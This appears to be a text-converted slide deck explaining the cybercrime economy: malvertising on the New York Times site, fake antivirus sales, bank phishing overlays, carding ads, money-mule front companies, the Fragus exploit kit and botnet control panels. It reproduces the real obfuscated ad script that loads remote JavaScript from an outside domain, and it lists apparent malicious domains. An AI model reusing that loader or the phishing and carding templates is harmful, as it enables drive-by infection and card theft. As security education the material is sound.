- ⦿ hfju38djfhjdi3kd.cn
- ⦿ leiayre.cn
- ⦿ validating.ru
- ⦿ srvfarino.co.cr
- ⦿ 35465543.com
- ⦿ nenastiya.cn
- ⦿ spaider.no-ip.biz
- ⦿ ddoser.selfip.org
- ⦿ cr4zyl0v3.no-ip.biz

What about this site?

The screenshot shows the New York Times homepage in a Mozilla Firefox browser. The browser's address bar displays <http://www.nytimes.com/>. The page features the newspaper's masthead, a search bar, and a navigation menu. The main content area is dominated by a large article titled "Taliban Widen Afghan Attacks From Base in Pakistan" by Eric Schmitt and Mark Mazzetti. To the right of this article is a section for "THE MENTALIST" TV show, including a "CLICK TO PLAY" button. Further right is an "OPINION" section with a link to "Obama at the U.N." and a "MARKETS" section showing stock prices. The left sidebar contains a "Switch to Global Edition" link and a list of categories like "JOBS", "REAL ESTATE", "AUTOS", and "ALL CLASSIFIEDS". The bottom of the page includes a "New York Police Official in Terror Unit Is Removed" headline and a "REAL ESTATE" section.

The New York Times
Thursday, September 24, 2009 Last Update: 10:35 AM ET

THE MENTALIST
SEASON PREMIERE
TONIGHT 10/9c
ONLY CBS

THE MENTALIST
TONIGHT 10/9c ONLY CBS

Taliban Widen Afghan Attacks From Base in Pakistan
By ERIC SCHMITT and MARK MAZZETTI
The Taliban's expansion into regions of Afghanistan over which they once had little influence comes as the Obama administration is reassessing its military strategy in the nation.
• Top General Denies Rift With Obama on Afghan War
• Taliban Ambush in Pakistan Kills 8
8:24 AM ET

For First Time, AIDS Vaccine Shows Some Success in Trials
By DONALD G. MCNEIL JR.
A new AIDS vaccine tested in Thailand has protected a significant minority against infection, the first time any vaccine against the disease has even partly succeeded in a clinical trial.
▶ The Takeaway With Donald G. McNeil Jr.
2:52

U.N. Nuclear Resolution Is Approved
By THE ASSOCIATED PRESS 21 minutes ago
With President Obama presiding, the U.N. Security Council unanimously approved a resolution Thursday aimed at ridding the world of nuclear weapons.
• Live via MSNBC: Obama Chairs Security Council Meeting
• Obama Makes Gains at U.N. on Iran and Proliferation

Senator Tries to Allay Fears on Health Overhaul
By ROBERT PEAR
Senator Bill Nelson of Florida is trying to block a potential cut in Medicare Advantage benefits for older Americans.
• Panel's Battles Highlight Split | Economic: G.O.P. and Tort Reform
• Prescriptions: Spotlight on Centrist Democrats | Paying Physicians

New York Police Official in Terror Unit Is Removed
By WILLIAM K. RASHBAUM and AL BAKER
An Intelligence Division official was replaced after

OPINION »
EDITORIAL
Obama at the U.N.
President Obama spoke on important issues to the United Nations General Assembly, but there was an obvious gap: Afghanistan.
• Collins: DeLay's Makeover
• Cohen: German Election
• Egan: The Way We Die
• Op-Ed: Nuclear Free Seas
• Bloggingheads: No Crying
• Room for Debate: Obama

HOME & GARDEN »
On the Cheap A Place Fit for the Boss
A reader's Brooklyn loft gets a makeover on a \$5,000 budget with the help of a professional designer.
• Interactive Feature
• Post a Comment

CLIVE OWEN
THE BOYS BACK
ROLLOVER FOR MORE

MARKETS »
S&P 500 Dow Nasdaq
1,048.31 9,679.55 2,997.89
-12.56 -69.00 -33.53
-1.18% -0.71% -1.57%


GET QUOTES My Portfolios »
Stock, ETFs, Funds Go

STYLES »
The Mother of Reinvention
Coco Chanel, always in fashion, emerges as a post-feminist.
• Post a Comment

REAL ESTATE AUTOS JOBS ALL CLASSIFIEDS

On Multiple Occasions...

- 3rd Party Banner Ad infected NYTimes viewers
- Malicious iframe
 - tradenton.com/?id=21610438
- Fake Antivirus



The actual code...

```
<html><body style="margin:0; padding:0;">
<script type="text/javascript">
var rightNow = new Date();
var date1 = new Date(rightNow.getFullYear(), 0, 1, 0, 0, 0, 0);
var temp = date1.toGMTString();
var date3 = new Date(temp.substring(0, temp.lastIndexOf(" ") - 1));
var hoursDiffStdTime = (date1 - date3) / (1000 * 60 * 60);
tz_crt = hoursDiffStdTime;

document.write(unescape("%3Ca href='http://www.bulgari.com/main.php?lang=6/ref=680'
target='_blank'%3E%3Cimg src='http://harlingens.com/bdb/-MISC/bulgari_300x250.gif' border='0'
%3E%3C/a%3E"));

var a1 = "http://sex-and-";
var a2 = "the-city.cn/go.php?i";
var a3 = "d=2006-63&key=0522c7066&p=1";
var action_URL = a1 + a2 + a3;
var cur_domain = "harlingens.com";

eval(unescape('%64%6F%63%75%6D%65%6E%74%2E%77%72%69%74%65%28%75%6E%65%73%63%61%70
%65%28%22%25%33%43%73%63%72%69%70%74%20%73%72%63%3D%27%68%74%74%70%3A%2F%2F%
22%20%2B%20%63%75%72%5F%64%6F%6D%61%69%6E%20%2B%20%22%2F%69%6E%63%6C%75%64%6
5%73%30%32%2E%6A%73%27%20%74%79%70%65%3D%27%74%65%78%74%2F%6A%61%76%61%73%63
%72%69%70%74%27%25%33%45%25%33%43%2F%73%63%72%69%70%74%25%33%45%22%29%29%3B'));

</script></body></html>
```

Can I have your money please?

Total Security

Choose your subscription type:

- ☐ 2 year Software License
\$49.95
- ☒ lifetime Software License, 60% discount!
\$79.95

☒ Sign me up for a purchase of System Tuner. You will be billed one-time charge of only \$29.95.

☒ Sign me up for a purchase of Lifetime Premium Support of only \$19.95.

Terms
You are purchasing Total Security. This is a one-time charge and you will not be rebilled.

Payment Information

Credit Card information

Credit Card Type:

Card Number:

Expiration Date:

CVV2 Number: [What is CVV2?](#)

First Name:

Last Name:

Contact Information

Email ID:

Country:

State:

Address:

City:

Zip Code:

Telephone:

100%

[Continue unprotected](#) [Click here if you already have Activation Code](#)

antywiruslistsite.com

antyspywareliststore.com

an-ty-spyware-sell.com

freeantyspywarelist.com

etc...

Your bank details too...

Chase Personal Banking Investments Credit Cards Student Loans Home Auto Commercial Small Busine - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Reload Home Search Favorites Print Mail

Address <https://www.chase.com/> Go Links

CHASE Find ATM / Branches | Contact Us | Site Map | Search

Access your account
Get a User ID
GO

Returning Users

User ID:
meh

Password:
••••••

☐ Remember my User ID

Forgot User ID

Log On

CHASE VeriSign

Additional Verification Needed

To provide more security to your account we occasionally ask to verify sensitive data that we have on file. Please fill the form below.

Credit or Debit Card Number	Expiration Date
	/
Credit or Debit Card PIN	Card Identification Number
Zip Code	

Log On

Welcome WaMu Customers.
Learn how we're making your banking better. [LEARN MORE](#)

Security Center Highlights
Chase helps keep you safe and informed.

- Report fraud and e-mail scams
- Learn how to protect yourself
- Find out how we protect you
- Learn more about online fraud
- Read tips for safe online shopping

INTRODUCING CHASE SAPPHIRE™.
10,000 bonus points after first purchase. [LEARN MORE](#)

DRIVE HOME WITH SAVINGS UP TO .75%
LOW RATES FOR AUTO LOANS

HELP FOR HOMEOWNERS
Details on President Obama's Plan and options to help you keep your home.

Fair Lending & HMDA Data

U.S. Armed Forces Overseas
Please contact us if you need assistance with your Chase accounts.

Any bank will do.

Bank of America | Home | Personal - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Home Search Favorites RSS Mail Print People

Address <https://www.bankofamerica.com/index.jsp> Go Links »

Bank of America Locations · Contact Us · Help · Sign In · En Español

Enter keyword(s) Search

PERSONAL SMALL BUSINESS

Online Banking

Easy. Secure. Free.

Enroll View demo Learn more

Bank of America welcomes former Countrywide customers. Your accounts are all available in Online Banking. Sign in on this page using your Username.

Enter Online ID:

☐ Save this Online ID

Account in: New York

Where do I enter my Passcode?

Sign In

Forgot or need help with your ID? Reset Passcode

Your Privacy & Security

Report phishing email

McAfee® - 1 year free NEW!

Know your credit scores

Our security commitment

ATMs & Banking Centers

Home Equity UPDATED

Auto Loans

Insurance & Protection

IRAs

Open an Account »

View Your Accounts

Bill Pay

Use Mobile Banking

Track Your Expenses

Enroll in Online Banking»

Add It Up™ Cash Back

Financial Education

Student Banking

Search for a Home

More Options »

Feedback

Error on page.

Internet

Bank of America

VeriSign

Additional Verification Needed

To provide more security to your account we occasionally ask to verify sensitive data that we have on file. Please fill the form below.

ATM or Check Card Number	Expiration Date
	/
ATM or Check Card PIN	Card Identification Number
Zip Code	

Submit

It really is all about money...

usa full infos

*** CC's with full info(USA only)***

*** Fresh and valid stuff ***

Format of cc with full info:

- *Full name
- *Billing address
- *CC number
- *Exp. date
- *Cvv
- *Atm pin
- *Mother maiden name
- *Social Security Number
- *Date of birth
- *IP address
- *Host name
- *E-mail address(some with e-mail acces too)

Price: 15\$/cc with full info

FORGET Russians, Romanians, Chinese, Malaysian, etc. Deal with the PROS.

I've got big, VERY FRESH databases of skimmed dumps (org track 1 and 2). In business over 6 years. Will replace failures, no problem.

Min order FIVE of any type.

--- USA---

MasterCard, Visa Classic -\$20

Visa Gold/Platinum/Corporate/Signature/Business -\$40

American Express -\$30

---CANADA---

MasterCard, Visa Classic -\$20

Visa Gold/Platinum/Corporate/Signature/Business -\$40

---EU---

MasterCard, Visa Classic -\$70

Visa Gold/Platinum/Corporate/Signature/Business -\$100

---ASIA---

Visa Gold/Platinum/Corporate/Business -\$100

Affiliate Programs



Money Mule Recruitment Sites

Synapse Group Inc

HOME ABOUT THE COMPANY PROJECTS ANALYTICS LINKS CONTACTS

How site works?

1. Post and track your vacancies, RFPs and projects
2. Find affordable freelancers or full-time staff
3. Get work done below budget and make profit

About the Company

Welcome to the world of Outsourcing. Never has a phenomenon been so all encompassing and empowering the outsourcing. Transcending beyond an industry's vertical segments, outsourcing has become the "by default" strategy for all profit conscious organizations that struggle to retain their winning streak and high profitability. Today's scenario in the business world is more competitive than what it was in the past. There is a growing realization that wisdom lies in consolidating the core competency functions and outsourcing the supplement. We are an online services marketplace in USA and Australia. Our goal is to empower businesses with the absolute freedom to choose where to outsource their business needs to maximize their competitive advantage. We believe that "money saved due to outsourcing can be effectively and successfully utilized to focus more on strategic and core businesses functions".

Our service

IT Programmers

- Customer Services
- Call Centers
- Back Office Functions
- Payroll
- Software Development
- Web programming
- Graphics & document conversions

You can easily find freelancers and service firms from US, India, Australia, Russia, Romania, Ukraine, UK, Philippines and other countries. Why waste your precious time in finding service provider when they are hunting for you. Based on your service requirements as project and professional freelancers and service firms complete. Utilize Synapse Group Inc as the platform to outsource all your business needs. As an efficient online outsourcing facilitator, Synapse Group Inc brings together buyers and service providers. It helps the buyers with the freedom to choose professional freelancers and service firms to whom they can outsource their business needs to maximize their competitive advantage.

Authorization

Enter to partners area.

Login *

Register Forget password!

Latest projects

- Seeking Joomla Expert 20 March 2010
- Requests on CSO/HTML/JS part-time developer 19 March 2010
- Help Market Website 19 March 2010
- Affordable Freelance Content Writer for PSD to HTML conversion website 19 March 2010
- Web Developer / Designer Freelance 19 March 2010
- Freelance Web Designer for website 19 March 2010
- Creating Freelance Web Designer - 19 March 2010

Augment Group Inc

HOME ABOUT THE COMPANY PROJECTS ANALYTICS LINKS CONTACTS

How site works?

1. Post and track your vacancies, RFPs and projects
2. Find affordable freelancers or full-time staff
3. Get work done below budget and make profit

About the Company

Welcome to the world of Outsourcing. Never has a phenomenon been so all encompassing and empowering the outsourcing. Transcending beyond an industry's vertical segments, outsourcing has become the "by default" strategy for all profit conscious organizations that struggle to retain their winning streak and high profitability. Today's scenario in the business world is more competitive than what it was in the past. There is a growing realization that wisdom lies in consolidating the core competency functions and outsourcing the supplement. We are an online services marketplace in USA and Australia. Our goal is to empower businesses with the absolute freedom to choose where to outsource their business needs to maximize their competitive advantage. We believe that "money saved due to outsourcing can be effectively and successfully utilized to focus more on strategic and core businesses functions".

Our service

IT Programmers

- Customer Services
- Call Centers
- Back Office Functions
- Payroll
- Software Development
- Web programming
- Graphics & document conversions

You can easily find freelancers and service firms from US, India, Australia, Russia, Romania, Ukraine, Philippines and other countries. Why waste your precious time in finding service provider when they are hunting for you. Based on your service requirements as project and professional freelancers and service firms complete. Utilize Augment Group Inc as the platform to outsource all your business needs. As an efficient online outsourcing facilitator, Augment Group Inc brings together buyers and service providers. It helps the buyers with the freedom to choose professional freelancers and service firms to whom they can outsource their business needs to maximize their competitive advantage.

Authorization

Enter to partners area.

Login *

Register Forget password!

Latest projects

- Seeking Joomla Expert 20 March 2010
- Requests on CSO/HTML/JS part-time developer 19 March 2010
- Help Market Website 19 March 2010
- Affordable Freelance Content Writer for PSD to HTML conversion website 19 March 2010
- Web Developer / Designer Freelance 19 March 2010
- Freelance Web Designer for website 19 March 2010
- Creating Freelance Web Designer - 19 March 2010

TNM Group Inc

HOME ABOUT THE COMPANY PROJECTS ANALYTICS LINKS CONTACTS

How site works?

1. Post and track your vacancies, RFPs and projects
2. Find affordable freelancers or full-time staff
3. Get work done below budget and make profit

About the Company

Welcome to the world of Outsourcing. Never has a phenomenon been so all encompassing and empowering the outsourcing. Transcending beyond an industry's vertical segments, outsourcing has become the "by default" strategy for all profit conscious organizations that struggle to retain their winning streak and high profitability. Today's scenario in the business world is more competitive than what it was in the past. There is a growing realization that wisdom lies in consolidating the core competency functions and outsourcing the supplement. We are an online services marketplace in USA and Australia. Our goal is to empower businesses with the absolute freedom to choose where to outsource their business needs to maximize their competitive advantage. We believe that "money saved due to outsourcing can be effectively and successfully utilized to focus more on strategic and core businesses functions".

Our service

IT Programmers

- Customer Services
- Call Centers
- Back Office Functions
- Payroll
- Software Development
- Web programming
- Graphics & document conversions

You can easily find freelancers and service firms from US, India, Australia, Russia, Romania, Ukraine, UK, Philippines, Moldova and other countries. Why waste your precious time in finding service provider when they are hunting for you. Based on your service requirements as project and professional freelancers and service firms complete. Utilize TNM Group Inc as the platform to outsource all your business needs. As an efficient online outsourcing facilitator, TNM Group Inc brings together buyers and service providers. It helps the buyers with the freedom to choose professional freelancers and service firms to whom they can outsource their business needs to maximize their competitive advantage.

Our business model will help buyers access world-class talent to derive maximum advantage in terms of faster development cycle, shorter delivery schedules, high quality

Authorization

Enter to partners area.

Login *

Register Forget password!

Featured Analytics

Global Demand for IT Services

It is hard to beat the global market for IT services. The demand for IT services is growing rapidly and is expected to continue to grow in the future. This is due to the increasing reliance on technology in all aspects of business and the need for IT services to support these operations. The demand for IT services is also driven by the need for businesses to stay competitive in a global market. IT services provide a wide range of solutions that can help businesses improve their efficiency, reduce costs, and increase their profitability. The demand for IT services is expected to continue to grow in the future, and businesses that provide IT services will be well-positioned to succeed in the global market.

Latest projects

- Seeking Joomla Expert 20 March 2010
- Requests on CSO/HTML/JS part-time developer 19 March 2010
- Help Market Website 19 March 2010
- Affordable Freelance Content Writer for PSD to HTML conversion website 19 March 2010
- Web Developer / Designer Freelance 19 March 2010
- Freelance Web Designer for website 19 March 2010
- Creating Freelance Web Designer - 19 March 2010

Impact Group Inc

HOME ABOUT THE COMPANY PROJECTS ANALYTICS LINKS CONTACTS

How site works?

1. Post and track your vacancies, RFPs and projects
2. Find affordable freelancers or full-time staff
3. Get work done below budget and make profit

What We Do

Provide quick, easy, efficient and secure ways for businesses to enhance services locally, internally and globally to maximize their competitive advantage and cost effectiveness.

Services Overview

- Customer Services and Call Centers
- Payroll
- Web Software Development
- Graphics & document conversions

About us

We are an online services marketplace in USA and Australia. Our goal is to empower businesses with the absolute freedom to choose where to outsource their business needs to maximize their competitive advantage.

About the Company

Welcome to the world of Outsourcing. Never has a phenomenon been so all encompassing and empowering the outsourcing. Transcending beyond an industry's vertical segments, outsourcing has become the "by default" strategy for all profit conscious organizations that struggle to retain their winning streak and high profitability. Today's scenario in the business world is more competitive than what it was in the past. There is a growing realization that wisdom lies in consolidating the core competency functions and outsourcing the supplement. We are an online services marketplace in USA and Australia. Our goal is to empower businesses with the absolute freedom to choose where to outsource their business needs to maximize their competitive advantage. We believe that "money saved due to outsourcing can be effectively and successfully utilized to focus more on strategic and core businesses functions".

Authorization

Enter to partners area.


Login *

Register Forget password!

Latest projects

- Seeking Joomla Expert 20 March 2010
- Requests on CSO/HTML/JS part-time developer 19 March 2010
- Help Market Website 19 March 2010

Exploit Kits & a SAAS Model



Point & Click Exploitation



Statistics | Files | Sellers | Traffic links | Preferences | Logout

Total statistics:

☐ Ajax autoreload

Hosts: 114

Frag: 26

Percentage: 22.81%

Add seller

Seller name:

Uploading file: -- Random file

Exploits:

- ☒ mdac
- ☐ nct
- ☒ aolwinamp
- ☒ pdf
- ☒ swf
- ☒ directshow
- ☒ ms09002
- ☒ snapshot
- ☒ com
- ☒ spreadsheet
- ☐ wvf

Add



Sellers list:

Seller name	Uploading file	Exploits	Hosts	Frag	Percentage
stat stat link traffic link   For test	Testinge	mdac, aolwinamp, pdf, directshow, ms09002, snapshot, com, spreadsheet	114	26	22.81%



Fragus v1.0

Powered by Fragus
Sales: 99-68-78
Support: 99-69-78

They have stats too...



Anyone can do it...



Command & Control

- ⦿ The interface between the bot herder and the botnet
- ⦿ Communication channels
 - IRC
 - Peer-to-Peer (p2p)
 - HTTP – Blogs, Twitter, News Groups
 - Peer-to-Peer over HTTP
- ⦿ IP Address vs. Domain (FastFlux DNS)

Central Control

STATISTICS	SEARCH	ROUTINES	BotNet CONFIGURER	SETTINGS	IP2LOCATION	SOCKS	LOGOUT
BotNet CONFIGURER							
I HAVE TO	☐ Update Kernels						
